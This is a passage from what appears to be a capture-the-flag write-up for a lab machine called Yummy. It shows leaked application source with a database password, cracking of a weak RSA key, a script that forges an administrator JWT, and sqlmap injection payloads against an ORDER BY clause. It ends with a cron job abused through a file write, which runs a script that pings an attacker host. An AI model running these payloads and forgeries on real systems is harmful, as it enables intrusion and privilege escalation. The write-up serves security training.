(vigneswar㉿VigneswarPC)-[~/temp/backupapp/opt/app]
$ ls
app.py  config  middleware  __pycache__  static  templates

(vigneswar㉿VigneswarPC)-[~/temp/backupapp/opt/app]
$
```

```
from flask import Flask, request, send_file, render_template, redirect, url_for, flash, jsonify, make_response
import tempfile
import os
import shutil
from datetime import datetime, timedelta, timezone
from urllib.parse import quote
from ics import Calendar, Event
from middleware.verification import verify_token
from config import signature
```

```

import pymysql.cursors
from pymysql.constants import CLIENT
import jwt
import secrets
import hashlib

app = Flask(__name__, static_url_path='/static')
temp_dir = '.'
app.secret_key = secrets.token_hex(32)

db_config = {
    'host': '127.0.0.1',
    'user': 'chef',
    'password': '3wDo7gSRZIwIHRxZ!',
    'database': 'yummy_db',
    'cursorclass': pymysql.cursors.DictCursor,
    'client_flag': CLIENT.MULTI_STATEMENTS
}

access_token = ''

@app.route('/login', methods=['GET', 'POST'])
def login():
    global access_token
    if request.method == 'GET':
        return render_template('login.html', message=None)
    elif request.method == 'POST':
        email = request.json.get('email')
        password = request.json.get('password')
        password2 = hashlib.sha256(password.encode()).hexdigest()
        if not email or not password:
            return jsonify(message="email or password is missing"), 400

        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "SELECT * FROM users WHERE email=%s AND password=%s"
                cursor.execute(sql, (email, password2))
                user = cursor.fetchone()
                if user:
                    payload = {
                        'email': email,
                        'role': user['role_id'],
                        'iat': datetime.now(timezone.utc),
                        'exp': datetime.now(timezone.utc) +
timedelta(seconds=3600),
                        'jwk': {'kty':
'RSA', "n": str(signature.n), "e": signature.e}
                    }
                    access_token = jwt.encode(payload,
signature.key.export_key(), algorithm='RS256')

                    response =
make_response(jsonify(access_token=access_token), 200)
                    response.set_cookie('X-AUTH-Token', access_token)
                    return response
                else:
                    return jsonify(message="Invalid email or password"), 401
        
```

```

finally:
    connection.close()

@app.route('/logout', methods=['GET'])
def logout():
    response = make_response(redirect('/login'))
    response.set_cookie('X-AUTH-Token', '')
    return response

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'GET':
        return render_template('register.html', message=None)
    elif request.method == 'POST':
        role_id = 'customer_' + secrets.token_hex(4)
        email = request.json.get('email')
        password =
            hashlib.sha256(request.json.get('password').encode()).hexdigest()
        if not email or not password:
            return jsonify(error="email or password is missing"), 400
        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "SELECT * FROM users WHERE email=%s"
                cursor.execute(sql, (email,))
                existing_user = cursor.fetchone()
                if existing_user:
                    return jsonify(error="Email already exists"), 400
                else:
                    sql = "INSERT INTO users (email, password, role_id)
VALUES (%s, %s, %s)"
                    cursor.execute(sql, (email, password, role_id))
                    connection.commit()
                    return jsonify(message="User registered successfully"),
201
                finally:
                    connection.close()

@app.route('/', methods=['GET', 'POST'])
def index():
    return render_template('index.html')

@app.route('/book', methods=['GET', 'POST'])
def export():
    if request.method == 'POST':
        try:
            name = request.form['name']
            date = request.form['date']
            time = request.form['time']
            email = request.form['email']
            num_people = request.form['people']
            message = request.form['message']

            connection = pymysql.connect(**db_config)
            try:
                with connection.cursor() as cursor:

```

```

        sql = "INSERT INTO appointments (appointment_name, appointment_email, appointment_date, appointment_time, appointment_people, appointment_message, role_id) VALUES (%s, %s, %s, %s, %s, %s, %s)"
        cursor.execute(sql, (name, email, date, time, num_people, message, 'customer'))
        connection.commit()
        flash('Your booking request was sent. You can manage your appointment further from your account. Thank you!', 'success')
    except Exception as e:
        print(e)
        return redirect('/#book-a-table')
    except ValueError:
        flash('Error processing your request. Please try again.', 'error')
return render_template('index.html')

def generate_ics_file(name, date, time, email, num_people, message):
    global temp_dir
    temp_dir = tempfile.mkdtemp()
    current_date_time = datetime.now()
    formatted_date_time = current_date_time.strftime("%Y%m%d_%H%M%S")

    cal = Calendar()
    event = Event()

    event.name = name
    event.begin = datetime.strptime(date, "%Y-%m-%d")
    event.description = f"Email: {email}\nNumber of People: {num_people}\nMessage: {message}"

    cal.events.add(event)

    temp_file_path = os.path.join(temp_dir, quote('Yummy_reservation_' + formatted_date_time + '.ics'))
    with open(temp_file_path, 'w') as fp:
        fp.write(cal.serialize())

    return os.path.basename(temp_file_path)

@app.route('/export/<path:filename>')
def export_file(filename):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))
    filepath = os.path.join(temp_dir, filename)
    if os.path.exists(filepath):
        content = send_file(filepath, as_attachment=True)
        shutil.rmtree(temp_dir)
        return content
    else:
        shutil.rmtree(temp_dir)
        return "File not found", 404

def validate_login():
    try:
        (email, current_role), status_code = verify_token()
        if email and status_code == 200 and current_role == "administrator":
            return current_role
        elif email and status_code == 200:

```

```

        return email
    else:
        raise Exception("Invalid token")
except Exception as e:
    return None

@app.route('/dashboard', methods=['GET', 'POST'])
def dashboard():
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))
    elif validation == "administrator":
        return redirect(url_for('admindashboard'))

    connection = pymysql.connect(**db_config)
    try:
        with connection.cursor() as cursor:
            sql = "SELECT appointment_id, appointment_email,
appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s"
            cursor.execute(sql, (validation,))
            connection.commit()
            appointments = cursor.fetchall()
            appointments_sorted = sorted(appointments, key=lambda x:
x['appointment_id'])

        finally:
            connection.close()

    return render_template('dashboard.html',
                           appointments=appointments_sorted)

@app.route('/delete/<appointID>')
def delete_file(appointID):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))
    elif validation == "administrator":
        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:
                sql = "DELETE FROM appointments where appointment_id= %s;"
                cursor.execute(sql, (appointID,))
                connection.commit()

                sql = "SELECT * from appointments"
                cursor.execute(sql)
                connection.commit()
                appointments = cursor.fetchall()
        finally:
            connection.close()
            flash("Reservation deleted successfully", "success")
            return redirect(url_for("admindashboard"))

    else:
        connection = pymysql.connect(**db_config)
        try:
            with connection.cursor() as cursor:

```

```

        sql = "DELETE FROM appointments WHERE appointment_id = %s AND
appointment_email = %s;"
        cursor.execute(sql, (appointID, validation))
        connection.commit()

        sql = "SELECT appointment_id, appointment_email,
appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s"
        cursor.execute(sql, (validation,))
        connection.commit()
        appointments = cursor.fetchall()
    finally:
        connection.close()
        flash("Reservation deleted successfully", "success")
        return redirect(url_for("dashboard"))
    flash("Something went wrong!", "error")
    return redirect(url_for("dashboard"))

@app.route('/reminder/<appointID>')
def reminder_file(appointID):
    validation = validate_login()
    if validation is None:
        return redirect(url_for('login'))

    connection = pymysql.connect(**db_config)
    try:
        with connection.cursor() as cursor:
            sql = "SELECT appointment_id, appointment_name, appointment_email,
appointment_date, appointment_time, appointment_people, appointment_message
FROM appointments WHERE appointment_email = %s AND appointment_id = %s"
            result = cursor.execute(sql, (validation, appointID))
            if result != 0:
                connection.commit()
                appointments = cursor.fetchone()
                filename = generate_ics_file(appointments['appointment_name'],
appointments['appointment_date'], appointments['appointment_time'],
appointments['appointment_email'], appointments['appointment_people'],
appointments['appointment_message'])
                connection.close()
                flash("Reservation downloaded successfully", "success")
                return redirect(url_for('export_file', filename=filename))
            else:
                flash("Something went wrong!", "error")
    except:
        flash("Something went wrong!", "error")

    return redirect(url_for("dashboard"))

@app.route('/admindashboard', methods=['GET', 'POST'])
def admindashboard():
    validation = validate_login()
    if validation != "administrator":
        return redirect(url_for('login'))

    try:
        connection = pymysql.connect(**db_config)
        with connection.cursor() as cursor:
            sql = "SELECT * from appointments"
            cursor.execute(sql)
            connection.commit()

```

```

        appointments = cursor.fetchall()

        search_query = request.args.get('s', '')

        # added option to order the reservations
        order_query = request.args.get('o', '')

        sql = f"SELECT * FROM appointments WHERE appointment_email LIKE %s ORDER BY appointment_date {order_query}"
        cursor.execute(sql, ('%' + search_query + '%',))
        connection.commit()
        appointments = cursor.fetchall()
        connection.close()

        return render_template('admindashboard.html',
                               appointments=appointments)
    except Exception as e:
        flash(str(e), 'error')
        return render_template('admindashboard.html',
                               appointments=appointments)

if __name__ == '__main__':
    app.run(threaded=True, debug=False, host='0.0.0.0', port=3000)

```

```

config > signature.py
1  #!/usr/bin/python3
2
3  from Crypto.PublicKey import RSA
4  from cryptography.hazmat.backends import default_backend
5  from cryptography.hazmat.primitives import serialization
6  import sympy
7
8
9  # Generate RSA key pair
10 q = sympy.randprime(2**19, 2**20)
11 n = sympy.randprime(2**1023, 2**1024) * q
12 e = 65537
13 p = n // q
14 phi_n = (p - 1) * (q - 1)
15 d = pow(e, -1, phi_n)
16 key_data = {'n': n, 'e': e, 'd': d, 'p': p, 'q': q}
17 key = RSA.construct((key_data['n'], key_data['e'], key_data['d'], key_data['p'], key_data['q']))
18 private_key_bytes = key.export_key()
19
20 private_key = serialization.load_pem_private_key(
21     private_key_bytes,
22     password=None,
23     backend=default_backend()
24 )
25 public_key = private_key.public_key()
26

```

```

def verify_token():
    token = None
    if "Cookie" in request.headers:
        try:
            token = request.headers["Cookie"].split(" ")[0].split("X-AUTH-Token=")[1].replace(";", '')
        except:
            return jsonify(message="Authentication Token is missing"), 401

    if not token:
        return jsonify(message="Authentication Token is missing"), 401

    try:
        data = jwt.decode(token, signature.public_key, algorithms=["RS256"])
        current_role = data.get("role")
        email = data.get("email")
        if current_role is None or ("customer" not in current_role and "administrator" not in current_role):
            return jsonify(message="Invalid Authentication token"), 401

        return (email, current_role), 200

    except jwt.ExpiredSignatureError:
        return jsonify(message="Token has expired"), 401
    except jwt.InvalidTokenError:
        return jsonify(message="Invalid token"), 401
    except Exception as e:
        return jsonify(error=str(e)), 500

```

8) The admin route has a sql injection but we need to bypass the rsa

```

"jwk": {
    "kty": "RSA",
    "n":
"11651963350855490286184279204168549181715316644032058386295483051680369637688871462598132278133060282377697822955156228457828540675417270378097806576951859535
1462598132278133060282377697822955156228457828540675417270378097806576951859535
2965739727906683630863068361492537099298741903471344197621299307750110489478978947986275135249754956459003918922313370132950135462619526018793665688937401091",
    "e": 65537

```

9) Cracked the rsa key

```

Private key details:
n: 11651963350855490286184279204168549181715316644032058386295483051680369637688871462598132278133060282377697822955156228457828540675417270378097806576951859535
595352965739727906683630863068361492537099298741903471344197621299307750110489478978947986275135249754956459003918922313370132950135462619526018793665688937401091
401091
e: 65537
d: 84179147697579003975017275017109438975718401322346652640392286262808439732611146394397070185029009240591429523126465850990768501588339366692342768248556
338290226647013916152135410077925280363210115268796663064125115752170554226095680897469456208086511055641056201554681047127921026371346752431085510730535424
93873
p: 132744911267921704934251407305191777601621797075000864534092411935235609716986223771326829869442716635406020738383430626642125801324232292683374212373749
640114523878925034756936448194758647229287933574820165332640997822105936640068399364923187219132297029231884388579496668416876537801567294908118023594921
q: 877771

(RsaCtfTool)-(vigneswar@VigneswarPC)-[/opt/RsaCtfTool]
$ python3 RsaCtfTool.py -n 1165196335085549028618427920416854918171531664403205838629548305168036963768887146259813227813306028237769782295515622845782854
06754172703780978065769518595329657397279066836308630683614925370992987419034713441976212993077501104894789789479862751352497549564590039189223133701329501
35462619526018793665688937401091 -e 65537 --private --dumpkey

```

10) Forged a administrator jwt

```

#!/usr/bin/python3

from Crypto.PublicKey import RSA

```

```

from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives import serialization
import sympy
from datetime import datetime, timezone, timedelta
import jwt

# Generate RSA key pair
# q = sympy.randprime(2**19, 2**20)
# n = sympy.randprime(2**1023, 2**1024) * q
# e = 65537
# p = n // q
# phi_n = (p - 1) * (q - 1)
# d = pow(e, -1, phi_n)

n =
1165196335085549028618427920416854918171531664403205838629548305168036963768887
1462598132278133060282377697822955156228457828540675417270378097806576951859535
2965739727906683630863068361492537099298741903471344197621299307750110489478978
947986275135249754956459003918922313370132950135462619526018793665688937401091
e = 65537
d =
8417914769757900397501727501710943897571840132234665264039228626280843973261114
6394397070185029009924059142952312646585099076850158833936669234276824855633829
0226647013916152135410077925280363210115268796663064125115752170554226095680897
46945620808651105564105620155468104712792102637134675243108551073053542493873
p =
1327449112679217049342514073051917776016217970750008645340924119352356097169862
2377132682986944271663540602073838343062664212580132423229268337421237374964011
4523878925034756936448194758647229287933574820165332640997822105936640068399364
923181872191322970292318843888579496668416876537801567294908118023594921
q = 877771

key_data = {'n': n, 'e': e, 'd': d, 'p': p, 'q': q}
key = RSA.construct((key_data['n'], key_data['e'], key_data['d'],
key_data['p'], key_data['q']))
private_key_bytes = key.export_key()

private_key = serialization.load_pem_private_key(
    private_key_bytes,
    password=None,
    backend=default_backend()
)
public_key = private_key.public_key()

payload = {
    "email": "hacker@yummy.htb",
    "role": "administrator",
    "iat": 1728307987,
    "exp": 1729311587,
    "jwk": {
        "kty": "RSA",
        "n":
"1165196335085549028618427920416854918171531664403205838629548305168036963768887
71462598132278133060282377697822955156228457828540675417270378097806576951859535
5296573972790668363086306836149253709929874190347134419762129930775011048947897
8947986275135249754956459003918922313370132950135462619526018793665688937401091
",
        "e": 65537
    }
}

```

}

```
access_token = jwt.encode(payload, key.export_key(), algorithm='RS256')
print(access_token)
```

```
(vigneswar@VigneswarPC) [~/.../backupapp/opt/app/config]
$ python3 signature.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIiLCJyb2xIjoiYWRtaW5pc3RyYXRvcIisImIhdCI6MTcyODMwNzk4NywiZXhwIjoxNzI5MzExNTg3LCJqd2siOnsia3R5IjoiUlNBiiwbiI6IjExNjUxOTYzMzUwODU1NDkwMjg2MTg0Mjc5MjA0MTY4NTQ5MTgxNzE1MzE2NjQ0MDMyMDU4Mzg2Mjk1NDgzMDUxNjgwMzY5NjM3Njg4ODcxNDYyNTk4MTMyMjc4MTMzMDYwMjgyMzc3Njk3ODIyOTU1MTU2MjI4NDU3ODI4NTQwNjciNDE3MjcwMzc4MDk3ODA2NTc2OTUxODU5NTM1Mjk2NTczOTcyNzkwNjY4MzYMDg2Mza2ODM2NTQ5MjUzNzA5OTI5ODc0MTkwMzQ3MTM0NDE5NzYyMTI5OTMwNzC1MDExMDQ4OTQ3ODk3ODk0NzK4NjI3NTEzNTT0OTc1NDk1NjQ1OTAwMzlxODkyMjMwMz4MDE2Mjk1MDEzNTQ2MjVxOTUyNjAxODc5MzY2NTY4ODkzNzQwMTA5MSIsImUiOjY1NTM3fx0_AN8UUv4zUWP7ab3DjgRvlw8JwzY_JX2ygWop9xbyewMDJW9gZ1akci8RZyzlV1TBjqr6y60s8wRvCiAwuUy8AGARj0MfrxHjDImvT5AFUXaeFuL_Z64Qfj-Cm06d2xcs_GssrbqcnWQaBfmYiWEz39UamYtEGwmewPiwENKJTVZUw
```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImhhY2tlckB5dW1teS5odGIiLCJyb2xIjoiYWRtaW5pc3RyYXRvcIisImIhdCI6MTcyODMwNzk4NywiZXhwIjoxNzI5MzExNTg3LCJqd2siOnsia3R5IjoiUlNBiiwbiI6IjExNjUxOTYzMzUwODU1NDkwMjg2MTg0Mjc5MjA0MTY4NTQ5MTgxNzE1MzE2NjQ0MDMyMDU4Mzg2Mjk1NDgzMDUxNjgwMzY5NjM3Njg4ODcxNDYyNTk4MTMyMjc4MTMzMDYwMjgyMzc3Njk3ODIyOTU1MTU2MjI4NDU3ODI4NTQwNjciNDE3MjcwMzc4MDk3ODA2NTc2OTUxODU5NTM1Mjk2NTczOTcyNzkwNjY4MzYMDg2Mza2ODM2NTQ5MjUzNzA5OTI5ODc0MTkwMzQ3MTM0NDE5NzYyMTI5OTMwNzC1MDExMDQ4OTQ3ODk3ODk0NzK4NjI3NTEzNTT0OTc1NDk1NjQ1OTAwMzlxODkyMjMwMz4MDE2Mjk1MDEzNTQ2MjVxOTUyNjAxODc5MzY2NTY4ODkzNzQwMTA5MSIsImUiOjY1NTM3fx0_AN8UUv4zUWP7ab3DjgRvlw8JwzY_JX2ygWop9xbyewMDJW9gZ1akci8RZyzlV1TBjqr6y60s8wRvCiAwuUy8AGARj0MfrxHjDImvT5AFUXaeFuL_Z64Qfj-Cm06d2xcs_GssrbqcnWQaBfmYiWEz39UamYtEGwmewPiwENKJTVZUw

11) Got access to admin dashboard

The screenshot shows a web browser window titled "Yummy - Chromium" displaying the "admindashboard" page. The page has a dark theme with yellow accents. At the top, there's a navigation bar with links for Home, Dashboard, Menu, Specials, Events, Chefs, Gallery, and Logout. A "BOOK A TABLE" button is located in the top right corner. Below the navigation, there's a search bar with placeholder text "Search by email..." and a "SEARCH" button. To the right of the search bar are two small circular arrows, one pointing up and one pointing down. The main content area is a table listing bookings:

ID	Email	Date	Time	Message	Number of People	Action
2	laurajohnson@domain.edu	2024-01-20	04:15	Vegan meal required	3	<input type="checkbox"/>
7	emilygarcia@example.com	2024-01-30	03:00	High chair needed for a toddler	3	<input type="checkbox"/>
6	johnrodriguez@sample.org	2024-02-17	11:15	Gluten-free meal required	2	<input type="checkbox"/>
13	lauramartinez@test.com	2024-02-23	09:30	Surprise party, please assist with arrangements	1	<input type="checkbox"/>
19	chriswilliams@sample.org	2024-04-11	15:45	Table with ample lighting preferred	4	<input type="checkbox"/>
14	chrisjones@example.com	2024-04-12	03:15	Table near the entrance preferred	5	<input type="checkbox"/>
11	johnsmith@test.com	2024-04-17	00:30	Halal meal required	5	<input type="checkbox"/>
18	laurajohnson@email.net	2024-05-12	22:45	Bringing service animal, need space	5	<input type="checkbox"/>
1	chrisjohnson@email.net	2024-05-25	11:45	No allergies, prefer table by the window	2	<input type="checkbox"/>
5	chrisbrown@domain.edu	2024-05-28	06:15	Prefer a quiet corner table	5	<input type="checkbox"/>
12	chrissmith@domain.edu	2024-08-07	07:30	Birthday celebration with decorations	5	<input type="checkbox"/>

12) Confirmed the sql injection

```

URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 990 HTTP(s) requests:
-- 
Parameter: #1* (URI)
  Type: boolean-based blind
  Title: MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause
  Payload: http://yummy.htb/admindashboard?s=test&o=ASC,(SELECT (CASE WHEN (8838=8838) THEN 1 ELSE 8838*(SELECT 8838 FROM INFORMATION_SCHEMA.PLUGINS) END)

)
  Type: error-based
  Title: MySQL >= 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)
  Payload: http://yummy.htb/admindashboard?s=test&o=ASC,EXTRACTVALUE(7571,CONCAT(0x5c,0x716b7a7071,(SELECT (ELT(7571=7571,1))),0x7176627a71))

(D) Continue the sql injection
  Type: stacked queries
  Title: MySQL >= 5.0.12 stacked queries (comment)
  Payload: http://yummy.htb/admindashboard?s=test&o=ASC;SELECT SLEEP(5)#

  Type: time-based blind
  Title: MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause
  Payload: http://yummy.htb/admindashboard?s=test&o=ASC,(SELECT (CASE WHEN (4043=4043) THEN SLEEP(5) ELSE 4043 END))

[19:54:07] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[19:54:10] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/yummy.htb'

[*] ending @ 19:54:10 /2024-10-07/

[vigneswar@VigneswarPC-] [~/temp]
$ sqlmap -r req.txt --batch

```

13) We have file permission

```

[20:06:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[20:06:17] [INFO] fetching columns for table 'USER_PRIVILEGES' in database 'information_schema'
[20:06:19] [INFO] retrieved: 'GRANTEE'
[20:06:19] [INFO] retrieved: 'varchar(292)'
[20:06:20] [INFO] retrieved: 'IS_GRANTABLE'
[20:06:21] [INFO] retrieved: 'varchar(3)'
[20:06:21] [INFO] retrieved: 'PRIVILEGE_TYPE'
[20:06:22] [INFO] retrieved: 'varchar(64)'
[20:06:23] [INFO] retrieved: 'TABLE_CATALOG'
[20:06:23] [INFO] retrieved: 'varchar(512)'
[20:06:23] [INFO] fetching entries for table 'USER_PRIVILEGES' in database 'information_schema'
[20:06:24] [INFO] retrieved: "'chef'@'localhost'"
[20:06:25] [INFO] retrieved: 'NO'
[20:06:25] [INFO] retrieved: 'FILE'
[20:06:26] [INFO] retrieved: 'def'
Database: information_schema
Table: USER_PRIVILEGES
[1 entry]
+-----+-----+-----+-----+
| GRANTEE | IS_GRANTABLE | TABLE_CATALOG | PRIVILEGE_TYPE |
+-----+-----+-----+-----+
| 'chef'@'localhost' | NO | def | FILE |
+-----+-----+-----+-----+
| SCHEMATA |
[20:06:26] [INFO] table 'information_schema.USER_PRIVILEGES' dumped to CSV file '/home/vigneswar/.local/share/sqlmap/output/yummy.htb/dump/information_schem
a/USER_PRIVILEGES.csv'
[20:06:26] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/yummy.htb'

[*] ending @ 20:06:26 /2024-10-07/
[vigneswar@VigneswarPC-] [~/temp]
$ sqlmap -r req.txt --batch -D information_schema -T USER_PRIVILEGES --dump

```

14) Found a exploitable cronjob

```

1#!/bin/bash
2
3 timestamp=$(/usr/bin/date)
4 service=mysql
5 response=$(/usr/bin/systemctl is-active mysql)
6
7 if [ "$response" != 'active' ];
8   then
9     /usr/bin/echo "{\"status\": \"The database is down\", \"time\": \"$timestamp\"}" > /data/
10    scripts/dbstatus.json
11    /usr/bin/echo "$service is down, restarting!!!" | /usr/bin/mail -s "$service is down!!!" root
12    latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/
13    bin/tail -n 1)
14    /bin/bash "$latest_version"
15  else
16    if [ -f /data/scripts/dbstatus.json ];
17      then
18        if grep -q "database is down" /data/scripts/dbstatus.json 2>/dev/null;
19          then
20            /usr/bin/echo "The database was down at $timestamp. Sending notification."
21            /usr/bin/echo "$service was down at $timestamp but came back up." | /usr/bin/mail -s
22              "$service was down!" root
23            /usr/bin/rm -f /data/scripts/dbstatus.json
24          else
25            /usr/bin/rm -f /data/scripts/dbstatus.json
26            /usr/bin/echo "The automation failed in some way, attempting to fix it."
27            latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null | /usr/bin/sort -V | /usr/
28              bin/tail -n 1)
29            /bin/bash "$latest_version"
30          fi
31        else
32          /usr/bin/echo "Response is OK."
33        fi
34      fi
35
36  [ -f dbstatus.json ] && /usr/bin/rm -f dbstatus.json

```

We have to make a file /data/scripts/fixer-v99


15) Confirmed rce

```
vigneswar@VigneswarPC: ~ /t + -   
ry/gallery-2.jpg 200 GET 285l + 1812w 158015c http://yummy.hbt/static/img/event  
-custom.jpg 200 GET 216l 1128w 88622c http://yummy.hbt/static/img/menu/  
caesar.jpg 200 GET 616l 3609w 313025c http://yummy.hbt/static/img/galle  
ry/gallery-5.jpg 200 GET 534l 3549w 294430c http://yummy.hbt/static/img/galle  
ry/gallery-4.jpg 200 GET 404l 2527w 201299c http://yummy.hbt/static/img/galle  
ry/gallery-8.jpg 200 GET 548l 3399w 270187c http://yummy.hbt/static/img/event  
-birthday.jpg 200 GET 367l 1730w 161355c http://yummy.hbt/static/img/galle  
ry/gallery-1.jpg 200 GET 259l 1561w 149333c http://yummy.hbt/static/img/galle  
ry/gallery-3.jpg 200 GET 244l 1332w 103224c http://yummy.hbt/static/img/testi  
monials/testimonials-2.jpg 200 GET 965l 5776w 367074c http://yummy.hbt/static/img/speci  
als-1.png 200 GET 866l 5847w 415454c http://yummy.hbt/static/img/speci  
als-3.png 200 GET 721l 4209w 333412c http://yummy.hbt/static/img/about  
.jpg 200 GET 911l 6039w 389828c http://yummy.hbt/static/img/speci  
als-2.png 200 GET 1099l 6837w 498566c http://yummy.hbt/static/img/speci  
als-4.png 200 GET 916l 6312w 433487c http://yummy.hbt/static/img/speci  
als-5.png 200 GET 902l 2875w 39296c http://yummy.hbt/  
  
[vigneswar@VigneswarPC] [~/temp]  
$ cat fixer-v----.sh  
#!/bin/bash  
/usr/bin/ping 10.10.14.98 -c 10  
  
[vigneswar@VigneswarPC] [~/temp]  
$ sqlmap -r req.txt --batch --file-write=dbstatus.json --file-dest=/data/s  
cripts/dbstatus.json
```

```
vigneswar@VigneswarPC:~/t + - x
[vigneswar@VigneswarPC:~/temp]
$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
21:31:01.851338 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 1, length 64
21:31:01.927320 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 1, length 64
21:31:03.099924 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 2, length 64
21:31:03.099946 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 2, length 64
21:31:03.939771 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 3, length 64
21:31:03.939796 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 3, length 64
21:31:05.020775 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 4, length 64
21:31:05.020802 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 4, length 64
21:31:05.859258 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 5, length 64
21:31:05.859289 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 5, length 64
21:31:06.939764 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 6, length 64
21:31:06.939775 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 6, length 64
21:31:07.875141 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 7, length 64
21:31:07.875171 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 7, length 64
21:31:08.860234 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 8, length 64
21:31:08.860244 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 8, length 64
21:31:10.140956 IP yummy.hbt > 10.10.14.98: ICMP echo request, id 15613, seq 9, length 64
21:31:10.140983 IP 10.10.14.98 > yummy.hbt: ICMP echo reply, id 15613, seq 9, length 64
```

